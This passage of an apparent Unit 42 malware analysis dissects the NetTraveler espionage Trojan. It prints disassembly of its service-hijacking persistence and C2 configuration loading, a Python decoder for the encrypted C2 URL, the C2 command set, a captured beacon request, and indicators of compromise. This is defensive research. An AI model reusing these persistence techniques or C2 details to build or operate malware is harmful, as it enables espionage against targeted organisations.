
The code then enumerates the ‘netsvcs’ services, which are services that run within the process space of svchost.exe, specifically ignoring services named ‘6to4’ and ‘las’ as these services have been used by other malware families.

When it finds another netsvcs service with a name not matching these two names, it will delete the file associated with the service and copy the ‘rastls.dll’ file to that folder using ‘<service name>ve.dll’ as the filename as shown in Figure 9 below.



```
.text:10004696 loc_10004696:                           ; CODE XREF: sub_100044E3+297↓j
.text:10004696                 mov     eax, [ebp+Str1]
.text:10004699                 cmp     [eax], bl
.text:1000469B                 jz      loc_1000477F
.text:100046A1                 lea     ecx, [ebp+Str2]
.text:100046A4                 push    ecx             ; Str2
.text:100046A5                 push    eax             ; Str1
.text:100046A6                 call    strcmp
.text:100046AB                 pop     ecx
.text:100046AC                 test    eax, eax
.text:100046AE                 pop     ecx
.text:100046AF                 jz      loc_1000476A
.text:100046B5                 push    offset aIas     ; "Ias"
.text:100046BA                 push    [ebp+Str1]      ; Str1
.text:100046BD                 call    strcmp
.text:100046C2                 pop     ecx
.text:100046C3                 test    eax, eax
.text:100046C5                 pop     ecx
.text:100046C6                 jz      loc_1000476A
.text:100046CC                 push    [ebp+Str1]
.text:100046CF                 lea     eax, [ebp+SubKey]
.text:100046D5                 push    offset aSystemCurrentc ; "SYSTEM\\CurrentControlSet\\Services\\%s"
.text:100046DA                 push    eax             ; Dest
.text:100046DB                 call    ds:sprintf
.text:100046E1                 add     esp, 0Ch
.text:100046E4                 lea     eax, [ebp+hKey]
.text:100046E7                 push    eax             ; phkResult
.text:100046E8                 push    1               ; samDesired
.text:100046EA                 lea     eax, [ebp+SubKey]
.text:100046F0                 push    ebx             ; ulOptions
.text:100046F1                 push    eax             ; lpSubKey
.text:100046F2                 push    80000002h       ; hKey
.text:100046F7                 call    ds:RegOpenKeyExA
.text:100046FD                 cmp     eax, ebx
.text:100046FF                 jnz     short loc_1000470C
.text:10004701                 push    [ebp+hKey]      ; hKey
.text:10004704                 call    ds:RegCloseKey
.text:1000470A                 jmp     short loc_1000476A
.text:1000470C ; ---------------------------------------------------------------------------
.text:1000470C
.text:1000470C loc_1000470C:                           ; CODE XREF: sub_100044E3+21C↑j
.text:1000470C                 push    104h            ; Size
.text:10004711                 push    ebx             ; Val
.text:10004712                 push    esi             ; Dst
.text:10004713                 call    memset
.text:10004718                 push    [ebp+Str1]
.text:1000471B                 push    edi
.text:1000471C                 push    offset aSSve_dll ; "%s\\%sve.dll"
.text:10004721                 push    esi             ; LPSTR
.text:10004722                 call    ds:wsprintfA
.text:10004728                 add     esp, 1Ch
.text:1000472B                 push    esi             ; lpFileName
.text:1000472C                 call    ds:DeleteFileA
.text:10004732                 push    esi             ; lpFileName
.text:10004733                 call    ds:GetFileAttributesA
.text:10004739                 cmp     eax, 0FFFFFFFFh
.text:1000473C                 jnz     short loc_1000476A
.text:1000473E                 push    ebx             ; lpPassword
.text:1000473F                 push    ebx             ; lpServiceStartName
.text:10004740                 push    ebx             ; lpDependencies
.text:10004741                 push    ebx             ; lpdwTagId
.text:10004742                 mov     eax, offset BinaryPathName ; "%SystemRoot%\\System32\\svchost.exe -k "
.text:10004747                 push    ebx             ; lpLoadOrderGroup
.text:10004748                 push    eax             ; lpBinaryPathName
.text:10004749                 push    1               ; dwErrorControl
.text:1000474B                 push    2               ; dwStartType
.text:1000474D                 push    20h             ; dwServiceType
.text:1000474F                 push    0F01FFh         ; dwDesiredAccess
.text:10004754                 push    [ebp+Str1]      ; lpDisplayName
.text:10004757                 push    [ebp+Str1]      ; lpServiceName
.text:1000475A                 push    [ebp+hSCManager] ; hSCManager
.text:1000475D                 call    ds:CreateServiceA
.text:10004763                 cmp     eax, ebx
.text:10004765                 mov     [ebp+hSCObject], eax
.text:10004768                 jnz     short loc_100047DA
```

Figure 9 Code enumerating ‘netsvcs’ services



newsvc_0x0 Properties

newsvc_0x0

Type: Own Process

Start Type: Auto Start

Error Control: Normal

Group:

Binary Path: C:\WINDOWS\System32\svchost.exe -k netsvcs

User Account: LocalSystem

Password: ●●●●●●●● □

Service DLL: C:\WINDOWS\system32\newsvc_0x0ve.dll

□ Delayed start

Figure 10 Renamed 'rastls.dll' DLL


The malware will then change the binary path of the service to point to this new filename and copies the "Sycmentec.config" file to the same folder and the 'config.dat' file to the following location:

c:\windows\system\CERTAPL.DLL

The NetTraveler payload relies on the 'rastls.dll' file to obtain its C2 server. At first glance, the NetTraveler payload appears as if it will use the following URL for its C2 server:

http://192.168.3[.]201/downloader2013/asp/downloader.asp

However, the NetTraveler payload reads the last '0xb0' bytes from the rastls.dll file and uses it to create the "config.dat" file that is later saved to "CERTAPL.DLL". This technique hides the true C2 server from researchers that do not have access to both the rastls.dll and Sycmentec.config files.



```
mov     ebx, ds:sprintf
push    offset aRastls_dll ; "\\rastls.dll"
push    esi
lea     eax, [ebp+Dest]
push    offset aSS          ; "%s%s"
push    eax                 ; Dest
call    ebx ; sprintf
add     esp, 10h
lea     eax, [ebp+Dest]
push    edi                 ; hTemplateFile
push    80h                 ; dwFlagsAndAttributes
push    3                   ; dwCreationDisposition
push    edi                 ; lpSecurityAttributes
push    1                   ; dwShareMode
push    80000000h           ; dwDesiredAccess
push    eax                 ; lpFileName
call    ds:CreateFileA
cmp     eax, 0FFFFFFFFh
mov     [ebp+hObject], eax
jnz     short loc_100042D0
```

```
loc_100042D0:               ; dwMoveMethod
push    FILE_END
push    edi                 ; lpDistanceToMoveHigh
push    -0B0h               ; lDistanceToMove
push    eax                 ; hFile
call    ds:SetFilePointer
cmp     eax, 0FFFFFFFFh
jnz     short loc_100042F2
```

```
loc_100042F2:
lea     eax, [ebp+NumberOfBytesRead]
push    edi                 ; lpOverlapped
push    eax                 ; lpNumberOfBytesRead
push    0B0h                ; nNumberOfBytesToRead
push    offset aHttp192_168_3_ ; "http://192.168.3.201/downloader2013/asp"
push    [ebp+hObject]       ; hFile
call    ds:ReadFile
test    eax, eax
jz      short loc_100042E4
```

```
mov     dl, Default
push    40h
pop     ecx
xor     eax, eax
lea     edi, [ebp+var_11B]
mov     [ebp+FileName], dl
rep stosd
stosw
stosb
push    40h
xor     eax, eax
pop     ecx
lea     edi, [ebp+var_4A7]
mov     [ebp+filename_neverused], dl
push    esi
rep stosd
stosw
stosb
lea     eax, [ebp+FileName]
push    offset s_config_dat ; "%s\\config.dat"
push    eax                 ; Dest
call    ebx ; sprintf
```

Figure 11 Code snippet showing NetTraveler obtaining its configuration from rastls.dll.

The configuration file is structured as an ".ini" file as the Trojan uses GetPrivateProfileStringA to parse the contents. The configuration file has the following contents:

```
[000000]
U00P=r^?<80>}H>?<88><89><8A>B<8B><85>|<86><87><89><91><8B><90><92><88>N<84><91><90>S<94><96><9B>
K00P=XLMNOPQRSTUVWXYZ[\]^_`abcdefghiv
P00D=5
F00G=True
MM1=0
MM6=1
```

Unit 42 analyzed the sample and found the following configuration fields that could appear in the CERTAPL.DLL configuration file and a brief description of each field:

```
U00P = C2 URL
K00P = Key for DES
P00D = Sleep interval in minutes
F00G = Boolean to determine if sample should use proxy to communicate with C2 server
MM1 = 0 or 1 if proxy is configured or not.
MM3 = Port for configured proxy
MM4 = Username for configured proxy
MM5 = Password for configured proxy
MM6 = 1 if Trojan is installed correctly
```

The "U00P" and "K00P" values are decrypted using a simple algorithm that subtracts the index and then subtracts ten from each character, which is depicted in the following:

```
def subtraction_algo(ct):
  out = ""
  i = 0
  for e in ct:
    out += chr(ord(e)-i-10)
    i += 1
  return out
```

These two fields decrypt to the following, the U00P value being the C2 URL and the K00P value being the basis for an encryption key for the DES algorithm:

U00P: http://www.voennovosti.com/optdet/index.asp (decrypted)
K00P: NAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAM (decrypted)


The C2 server will respond to requests issued by the Trojan with commands to carry out activities on the compromised system. We analyzed the code within NetTraveler that handles commands issued by the C2 server and found four available commands that are listed in Table 2.

Command	**Description**
<Unique System ID>:UNINSTALL	Deletes %APPDATA%\cert2013.dat and %STARTUP%\consent.lnk and exits the process. This attempts to uninstall the Trojan, but will not work as the filenames are not used by this version of NetTraveler
<Unique System ID>:RUN_REBOOT	Reboots the system
<Unique System ID>:RUN_STARTUP	Downloads a file to %TEMP%\Temp.bmp and copies it to the startup folder
<Unique System ID>:RUN_DIRECT	Download a file to %TEMP%\tmp.bmp and execute it

Table 2 Commands available within NetTraveler and a description of their functionality

INFRASTRUCTURE

At the time of analysis, the domain voennovosti[.]com was resolving to IP ‘98.126.38[.]107’, which is hosted by Krypt Technologies. A report published by Kaspersky Labs in 2011 on NetTraveler also mentions the C2 servers were being hosted by Krypt Technolgies. This web hosting service provider continues to be the hosting provider of choice for the threat actors behind NetTraveler.




```
No.  Source           Destination      Protocol  Length  Info
  58 192.168.167.195  192.168.167.1    DNS           79  Standard query 0x0add  A www.voennovosti.com
  62 192.168.167.1    192.168.167.195  DNS           95  Standard query response 0x0add  A 98.126.38.107

⊟ Queries
  ⊞ www.voennovosti.com: type A, class IN
⊟ Answers
  ⊟ www.voennovosti.com: type A, class IN, addr 98.126.38.107
      Name: www.voennovosti.com
      Type: A (Host address)
      Class: IN (0x0001)
      Time to live: 2 hours
      Data length: 4
      Addr: 98.126.38.107 (98.126.38.107)

0000  00 0c 29 bf 04 64 ac 9e  17 64 88 e7 08 00 45 00   ..)..d.. .d....E.
0010  00 51 00 00 40 00 40 11  6a 86 c0 a8 a7 01 c0 a8   .Q..@.@. j.......
0020  a7 c3 00 35 04 0e 00 3d  55 fa 0a dd 81 80 00 01   ...5...= U.......
0030  00 01 00 00 00 00 03 77  77 77 0b 76 6f 65 6e 6e   .......w ww.voenn
0040  6f 76 6f 73 74 69 03 63  6f 6d 00 00 01 00 01 c0   ovosti.c om......
0050  0c 00 01 00 01 00 00 1c  20 00 04 62 7e 26 6b      ........ ..b~&k
```

Figure 12 DNS query for voennovosti[.]com resolves to ‘98.126.38.107’



```
GET /optdet/index.asp?ffff=887671C760C339[redacted]C&nnnn=2015-12-31-18-48-56-
sdbackinfo.dll&ssss=0&tttt=0000000uyNxlePPBy6PL3MKbNqjoNecDq7B34Iweyw9HAaW5Av7DE/E/2XzeLO7hucER/
MaEdZTsIpfjUVyAibNpkDOJhVCQGwiW1BzinTedk5CLXqIurpEFhvA0a60jMFpY/DY9UFb/
q0o5FhRGwhESxwcniqxikbj5CX5X1VK9-
Zw6lKbvBb06TMOKj1Npci3QlXroHCZGKicAYAxpJXmxFCiRjLGVI5WgeKNaEBt0f8rPgZyTG48UH3H5d4K/
npXlIMctsGepuyD/jUUt26YHJC94R3Nu6sFQF7VhK0TsX-/dpXeUYDsysZArxP9C6xOGy-
ximtDpet9yTsRZXV4NFCxmH3QbZIsjaskl10r46XOKgeQ6DK69Ri88bU0Pdb8JZmZiJ8VIWRWVtobUBsc1Y4e30-b-
aOycDfzu-SJzVVVpOGEgY9t3k7bCO-ssFJMiHY1dxhjyGs6-R9CFfvNws9ITBHMPQKVd2oxexJtcRFUMWMG/
NBtggbU8LkNLLphzMxlpE9-RDdm74I7QnRybch353Df5sZsJtMCxUe-h7XpUa-Lre2NsAHmuAS-XX-
cUirmMf5x77eQ26enQKnU-40kPDGVHXNloJL4bwnqKRF2xYd60tTPxRhtxG88kV8GU5o6zWf/cTIDEFdbShxpuymTn/
Yr4owlqLLBLvVahPNgx73XfODg3nqw3VRSfL96iAKcAfFGW4UMltfk97ynW0O5emRyXR6WTNaGFqsufPKEYRs6gp/
gKbvhsU2kjlkfe12WbcVtLhJzsLYQdMjCXbmEKVqQYww7nHWnU8h6Kpn0i441RSWMc4eZ8R56vK0AmkWXTbzXkIQHv7nEraiAT
XQAZucbud1Q7jtN7SCRRA2lXlYP9ySFBhtnyw4-
OpcaU335kf7f2cgP5OvL4PdvBGO5ibvVESeNXZDcCSDOVRrWM0lRXlRtPyLR5N0GKCK2kskWKKKNt2GVzZMET-
OSYmn1Pyv998i5J2cTWajkGKDdYn5CUni6NM1/NgUVv HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0)
Host: www.voennovosti.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 9
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Set-Cookie: ASPSESSIONIDAADDBCRS=DPNDDGBCFNJKEMBPGILFJCDP; path=/
Set-Cookie: safedog-flow-item=516BFBCE5051C519CD1F16B8D9ADA9B7; expires=Thur, 31-Dec-2015
16:00:16 GMT; domain=voennovosti.com; path=/
Date: Thu, 31 Dec 2015 10:48:15 GMT
```

Figure 13 Encoded network communications

CONCLUSION

NetTraveler has been used to target diplomats, embassies and government institutions for over a decade, and remains the tool of choice by the adversaries behind these cyber espionage campaigns. The use of NetTraveler for such a long period of time shows its effectiveness and success by the adversaries in targeting their victims with impunity.

As seen in this case, the threat actors continue to evolve and employ new techniques within their modus operandi, like ‘DLL side-loading’ to install malware. It is likely that the use of ‘DLL side loading’ attack technique will increase due to it’s effectiveness to bypass traditional security systems.

It is essential to raise awareness on such attacks to better protect organizations from adversaries who maybe backed by nation states. WildFire correctly classifies NetTraveler as malicious. AutoFocus tags are created to identify NetTraveler samples and respective IOCs are added to Palo Alto Networks Threat Prevention.

INDICATORS

SHA256 Hash	**File Name**
3f4fcde99775b83bc88d30ca99f5c70c1dd8b96d970dbfd5a846b46c6ea3e534	2015.12.11_сроки СГГ 2015 в Уфе.doc.doc
001fff6c09497f56532e83e998aaa80690a668883b6655129d408dd098bd1b4b	DW20.exe
74db11900499aa74be9e62d51889e7611eb8161cd141b9379e05eeca9d7175c9	rastls.dll
8f6af103bf7e3201045ce6c2af41f7a17ef671f33f297d36d2aab8640d00b0f0	Sycmentec.config
495bb9c680f114b255f92448e784563e4fd34ad19cf616cc537bec6245931b7e	config.dat
41650cb6b4ae9f06c92628208d024845026c19af1ab3916c99c80c6457bd4fa9	CERTAPL.DLL
3b4e4d7a0b1185a45968d90ffe6346f4621116d14dbf88b5138040acc022c757	(NetTraveler DLL payload)

Command and Control

voennovosti[.]com
98.126.38[.]107

REFERENCES

https://securelist.com/blog/research/35936/nettraveler-is-running-red-star-apt-attacks-compromise-high-profile-victims/
https://www.fireeye.com/blog/threat-research/2014/04/dll-side-loading-another-blind-spot-for-anti-virus.html
http://researchcenter.paloaltonetworks.com/2015/05/plugx-uses-legitimate-samsung-application-for-dll-side-loading/
http://indianexpress.com/article/business/business-others/10-years-on-sco-decides-to-induct-india-as-full-member/
https://en.wikipedia.org/wiki/Shanghai_Cooperation_Organisation
http://ufa2015.com/

3 Pingbacks & Trackbacks

June 4, 2016 9:58 PM
Automated Infrastructure Alerts - RiskIQ

June 4, 2016 9:58 PM
Automated Infrastructure Alerts - RiskIQ

August 2, 2016 6:40 AM
NetTraveler - La menace persistante avancée (APT) cible les intérêts russes et européens | UnderNews

Post Your Comment

Name *

Email *

Website

Post Comment

Home
Government
Partners
Unit 42 Threat Intelligence
Technical Documentation
Advanced Endpoint Protection

unit42

Get Updates

Sign up to receive the latest news, cyber threat intelligence and research from Unit 42.

Business Email

Submit

Subscribe to the Research Center Blog

Subscribe

Categories & Archives

Select a Category Select a Month

More →

Recent Posts

Traps v3.4: Good News for Breach Prevention in Government Environments posted by Pamela Warren on August 11, 2016
Are the Security Issues Facing the Industrial IoT Over-Hyped? posted by Rick Howard on August 10, 2016
Traps v3.4: New Features Help Prevent Cyberattacks on Banks posted by Lawrence Chin on August 9, 2016
New Traps v3.4 Features Improve Protection in Healthcare Environments posted by Matt Mellen on August 8, 2016
A Powerful Combination: New Cyber Breach Prevention Offering posted by Eric Schou on August 8, 2016
More →

About Palo Alto Networks

Palo Alto Networks is the network security company. Our innovative platform allows enterprises, service providers, and government entities to secure their networks and safely enable the increasingly complex and rapidly growing number of applications running on their networks.

The core of Palo Alto Networks' platform is our next-generation firewall, which delivers application, user, and content visibility and control integrated within the firewall through its proprietary hardware and software architecture. Palo Alto Networks products and services can address a broad range of network security requirements, from the datacenter to the network perimeter, as well as the distributed enterprise, which includes branch offices and a growing number of mobile devices.

FOLLOW US

Facebook
Twitter
Linked In
You Tube

Learn More

Firewalls
VPN
Malware
Intrusion Prevention System
Intrusion Detection System
Denial of Service Attack
Security Policy
Network Security
Data Center
1.866.320.4788
Privacy Policy
Legal Notices
Site Index
Subscriptions